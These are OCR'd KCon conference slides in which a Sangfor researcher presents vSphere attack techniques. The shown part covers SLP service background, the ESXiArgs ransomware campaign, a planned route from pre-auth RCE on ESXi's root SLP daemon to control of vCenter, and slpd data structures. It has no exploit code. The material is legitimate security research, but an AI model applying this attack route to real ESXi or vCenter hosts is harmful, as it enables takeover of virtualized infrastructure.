
KCon

归源·智变
Returning to the source · Intelligent transformation



vSphere 攻防技法分享

演讲人：彭峙酿 Sangfor

自我介绍

彭峙酿

首席安全研究员/首席架构师 @Sangfor

密码学博士

隐私计算、软件安全、威胁猎捕、AI

PrintNightmare、Zerologon、ExplodingCan、EOS百亿美金漏洞

https://sites.google.com/site/zhiniangpeng

Some of my bugs

CNVD-2012-13926, CVE-2017-7269, CVE-2018-20694, CVE-2018-20746, CVE-2018-20693, CVE-2018-20692, CVE-2018-20696, CVE-2018-20689, CVE-2018-20690, CVE-2018-10812,
CVE-2019-6184, CVE-2019-6186, CVE-2019-6487, CVE-2019-1253, CVE-2019-1292, CVE-2019-1317, CVE-2019-1340, CVE-2019-1342, CVE-2019-1374, CVE-2019-8162, CVE-2019-1474,
CVE-2019-18371, CVE-2019-18370, CVE-2020-0616, CVE-2020-0635, CVE-2020-0636, CVE-2020-0638, CVE-2020-0641, CVE-2020-0648, CVE-2020-0697, CVE-2020-0730, CVE-2020-3808,
CVE-2020-0747, CVE-2020-0753, CVE-2020-0754, CVE-2020-0777, CVE-2020-0780, CVE-2020-0785, CVE-2020-0786, CVE-2020-0789, CVE-2020-0794, CVE-2020-0797, CVE-2020-0800,
CVE-2020-0805, CVE-2020-0808, CVE-2020-0819, CVE-2020-0822, CVE-2020-0835, CVE-2020-0841, CVE-2020-0844, CVE-2020-0849, CVE-2020-0854, CVE-2020-0858, CVE-2020-0863,
CVE-2020-0864, CVE-2020-0865, CVE-2020-0868, CVE-2020-0871, CVE-2020-0896, CVE-2020-0897, CVE-2020-0899, CVE-2020-0900, CVE-2020-0934, CVE-2020-0935, CVE-2020-0936,
CVE-2020-0942, CVE-2020-0944, CVE-2020-0983, CVE-2020-0985, CVE-2020-0989, CVE-2020-1000, CVE-2020-1002, CVE-2020-1010, CVE-2020-1011, CVE-2020-1029, CVE-2020-1068,
CVE-2020-1077, CVE-2020-1084, CVE-2020-1086, CVE-2020-1090, CVE-2020-1094, CVE-2020-1109, CVE-2020-1120, CVE-2020-1121, CVE-2020-1123, CVE-2020-1124, CVE-2020-1125,
CVE-2020-1131, CVE-2020-1134, CVE-2020-1137, CVE-2020-1139, CVE-2020-1144, CVE-2020-1146, CVE-2020-1151, CVE-2020-1155, CVE-2020-1156, CVE-2020-1157, CVE-2020-1158,
CVE-2020-1163, CVE-2020-1164, CVE-2020-1165, CVE-2020-1166, CVE-2020-1184, CVE-2020-1185, CVE-2020-1186, CVE-2020-1187, CVE-2020-1188, CVE-2020-1189, CVE-2020-1190,
CVE-2020-1191, CVE-2020-1196, CVE-2020-1199, CVE-2020-1201, CVE-2020-1204, CVE-2020-1209, CVE-2020-1211, CVE-2020-1217, CVE-2020-1222, CVE-2020-1231, CVE-2020-1233,
CVE-2020-1235, CVE-2020-1244, CVE-2020-1257, CVE-2020-1264, CVE-2020-1269, CVE-2020-1270, CVE-2020-1273, CVE-2020-1274, CVE-2020-1276, CVE-2020-1277, CVE-2020-1278,
CVE-2020-1282, CVE-2020-1283, CVE-2020-1304, CVE-2020-1305, CVE-2020-1306, CVE-2020-1307, CVE-2020-1309, CVE-2020-1312, CVE-2020-1317, CVE-2020-1337, CVE-2020-1344,
CVE-2020-1346, CVE-2020-1347, CVE-2020-1352, CVE-2020-1356, CVE-2020-1357, CVE-2020-1360, CVE-2020-1361, CVE-2020-1362, CVE-2020-1364, CVE-2020-1366, CVE-2020-1372,
CVE-2020-1373, CVE-2020-1375, CVE-2020-1385, CVE-2020-1392, CVE-2020-1393, CVE-2020-1394, CVE-2020-1399, CVE-2020-1404, CVE-2020-1405, CVE-2020-1424, CVE-2020-1427,
CVE-2020-1441, CVE-2020-0518, CVE-2020-1461, CVE-2020-1465, CVE-2020-1472, CVE-2020-1474, CVE-2020-1475, CVE-2020-1484, CVE-2020-1485, CVE-2020-1511, CVE-2020-1512,
CVE-2020-0516, CVE-2020-1516, CVE-2020-1517, CVE-2020-1518, CVE-2020-1519, CVE-2020-1521, CVE-2020-1522, CVE-2020-1524, CVE-2020-1528, CVE-2020-1538, CVE-2020-8741,
CVE-2020-1548, CVE-2020-1549, CVE-2020-1550, CVE-2020-1552, CVE-2020-1590, CVE-2020-1130, CVE-2020-16851, CVE-2020-16852, CVE-2020-1122, CVE-2020-1038 ,
CVE-2020-17089, CVE-2020-16853, CVE-2020-16879, CVE-2020-16900, CVE-2020-16980, CVE-2020-17014, CVE-2020-17070, CVE-2020-17073, CVE-2020-17074, CVE-2020-17075,
CVE-2020-17076, CVE-2020-17077, CVE-2020-17092, CVE-2020-17097, CVE-2020-17120, CVE-2021-1649, CVE-2021-1650, CVE-2021-1651, CVE-2021-1659, CVE-2021-1680,
CVE-2021-1681, CVE-2021-1686, CVE-2021-1687, CVE-2021-1688, CVE-2021-1689, CVE-2021-1690, CVE-2021-1718, CVE-2021-1722, CVE-2021-24072, CVE-2021-24077,
CVE-2021-3750, CVE-2021-24088, CVE-2021-26869, CVE-2021-26870, CVE-2021-26871, CVE-2021-26885, CVE-2021-28347, CVE-2021-28351, CVE-2021-28436, CVE-2021-28450,
CVE-2021-31966, CVE-2021-34527, CVE-2021-42321, CVE-2021-36970, CVE-2021-38657, CVE-2021-40485, CVE-2021-41366, CVE-2021-42294, CVE-2021-42297, CVE-2021-43216,
CVE-2021-43223, CVE-2021-43248, CVE-2022-21835, CVE-2022-21837, CVE-2022-21878, CVE-2022-21881, CVE-2022-21888, CVE-2022-21971, CVE-2022-21974, CVE-2022-21992,
CVE-2022-23285, CVE-2022-23290, CVE-2022-24454, CVE-2022-29108, CVE-2022-24547, CVE-2022-23270, CVE-2022-26930, CVE-2022-29103, CVE-2022-29113, CVE-2022-38036,
CVE-2022-35793, CVE-2022-35755, CVE-2022-35749, CVE-2022-35746, CVE-2022-34690, CVE-2022-21980, CVE-2022-22050, CVE-2022-22024, CVE-2022-22022, CVE-2022-30226,
CVE-2022-30157, CVE-2022-29108, CVE-2022-21999, CVE-2023-21683, CVE-2023-21684, CVE-2023-21693, CVE-2023-21801, CVE-2023-23403, CVE-2023-23406, CVE-2023-23413,
CVE-2023-24856, CVE-2023-24857, CVE-2023-24858, CVE-2023-24863, CVE-2023-24865, CVE-2023-24866, CVE-2023-24867, CVE-2023-24907, CVE-2023-24868, CVE-2023-24909,
CVE-2023-24870, CVE-2023-24872, CVE-2023-24913, CVE-2023-24876, CVE-2023-24924, CVE-2023-24883, CVE-2023-24925, CVE-2023-24884, CVE-2023-24926, CVE-2023-24885,
CVE-2023-24927, CVE-2023-24886, CVE-2023-24928, CVE-2023-24887, CVE-2023-24929, CVE-2023-28243, CVE-2023-28296, CVE-2023-29366, CVE-2023-29367, CVE-2023-32017,
CVE-2023-32039, CVE-2023-32040, CVE-2023-32041, CVE-2023-32042, CVE-2023-32085, CVE-2023-35296, CVE-2023-35302, CVE-2023-35306, CVE-2023-35313, CVE-2023-35323,
CVE-2023-35324, CVE-2023-36898,

大纲 / CONTENTS

简介

SLP漏洞利用

- 漏洞分析
- 利用思路

vSphere后渗透

- 横向移动
- 后门&持久化

总结

简介


ESXi & vCenter& vSphere

SLP

vSphere

- vSphere 是虚拟化巨头 vmware 提供的云计算虚拟化平台，在全球范围内广泛使用
- 核心功能：提供对虚拟机和虚拟环境的集中管理
- 主要有两个基础组件：

1. vCenter：管理集群中的资源
2. ESXi：为虚拟化提供技术支持 → 运行虚拟机




ESXi

- Vmware为vSphere研发的裸金属hypervisor
- 是Vmware基础设置软件的主要组件
- 高效架构：稳定性、高性能
- 虚拟机运行在ESXi上

vCenter

- vCenter纳管ESXi宿主机和其VM资源
- vSphere Client链接管理vCenter




漏洞点：SLP服务

- SLP服务介绍
- 勒索事件：ESXiArgs
- ESXi中的SLP服务

SLP服务

- vCenter纳管ESXi宿主机和其VM资源
- vSphere Client链接管理vCenter



ESXi勒索事件

- “ESXiArgs” 勒索软件攻击ESXi实例
- 利用多个SLP服务漏洞
- 数千台ESXi机器被攻击

暴露的问题

1. 许多ESXi未升级
   - 升级可能中断业务
   - 版权问题
2. SLP漏洞实战价值很高
3. 从2021到2023, 两年多的时间未修复
4. 直接暴露在公网

攻防演练：

内网中问题更严峻

攻击路线

1. 目标:

① 通过SLP服务控制ESXi

获得宿主机上其他Guest权限

② 进一步攻击vCenter

控制了vCenter意味着获得了集群的权限

- vCenter通常更容易被攻击

  有更多的公开漏洞

- vCenter往往直接摸不到

  在另外的网段

- 可以从ESXi访问vCenter
- vCenter有时跑在ESXi上

  -> RCE ESXi -> SLP!

ESXi中的SLP

1. slpd: SLP 服务进程
2. 监听tcp:427端口
3. 认证前可访问
4. ESXi 5.5后以root权限运行
5. 默认启用 (ESXi 7.0 U2c前版本)
6. 单线程进程

slpdsocket

用户维护与客户端链接

- fd: tcp链接的文件描述符
- state: slpdsocket工作状态
- recvbuf: 从client到slpd的raw data
- sendbuf: 从slpd到client的raw data

```
typedef struct _SLPDSocket
{
    SLPListItem listitem;
    int fd;
    time_t age; /* in seconds */
    int state;
    struct sockaddr_in peeraddr;

    /* Incoming socket stuff */
    SLPBuffer recvbuf;
    SLPBuffer sendbuf;

    /* Outgoing socket stuff */
    int reconns;
    SLPList sendlist;
} SLPDSocket;
```

slpbuffer

allocated: buffer的大小

start/curpos/end: 数据指针

数据紧跟结构体

```
typedef struct _SLPBuffer
{
    SLPListItem listitem;
    size_t allocated;
    unsigned char *start;
    unsigned char *curpos;
    unsigned char *end;
    unsigned char data[0];
} *SLPBuffer;
```

slpmessage

client发送的消息被解析成：


:   slpmessage

```
typedef struct _SLPMessage
{
    struct sockaddr_in peer;
    SLPHeader header;
    union _body
    {
        SLPSrvAck srvack;
// used for (de)register service
        SLPSrvReg srvreg;
        SLPSrvDeReg srvdereg;
// used for request information of service
        SLPSrvRqst srvrqst;
        SLPAttrRqst attrrqst;
        SLPSrvTypeRqst srvtyperqst;
        SLPSrvRply srvrply;
        SLPAttrRply attrrply;
        SLPSrvTypeRply srvtyperply;
// used for agent
        SLPDAAdvert daadvert;
        SLPSAAdvert saadvert;
    } body;
} *SLPMessage;
```

slpmessage

- Size
- Slpmessage中的指针指向recvbuf中的位置

```
typedef struct _SLPAttrRqst
{
    int prlistlen;
    const char *prlist;
    int urllen;
    const char *url;
    int scopelistlen;
    const char *scopelist;
    int taglistlen;
    const char *taglist;
    int spistrlen;
    const char *spistr;
} SLPAttrRqst;
```



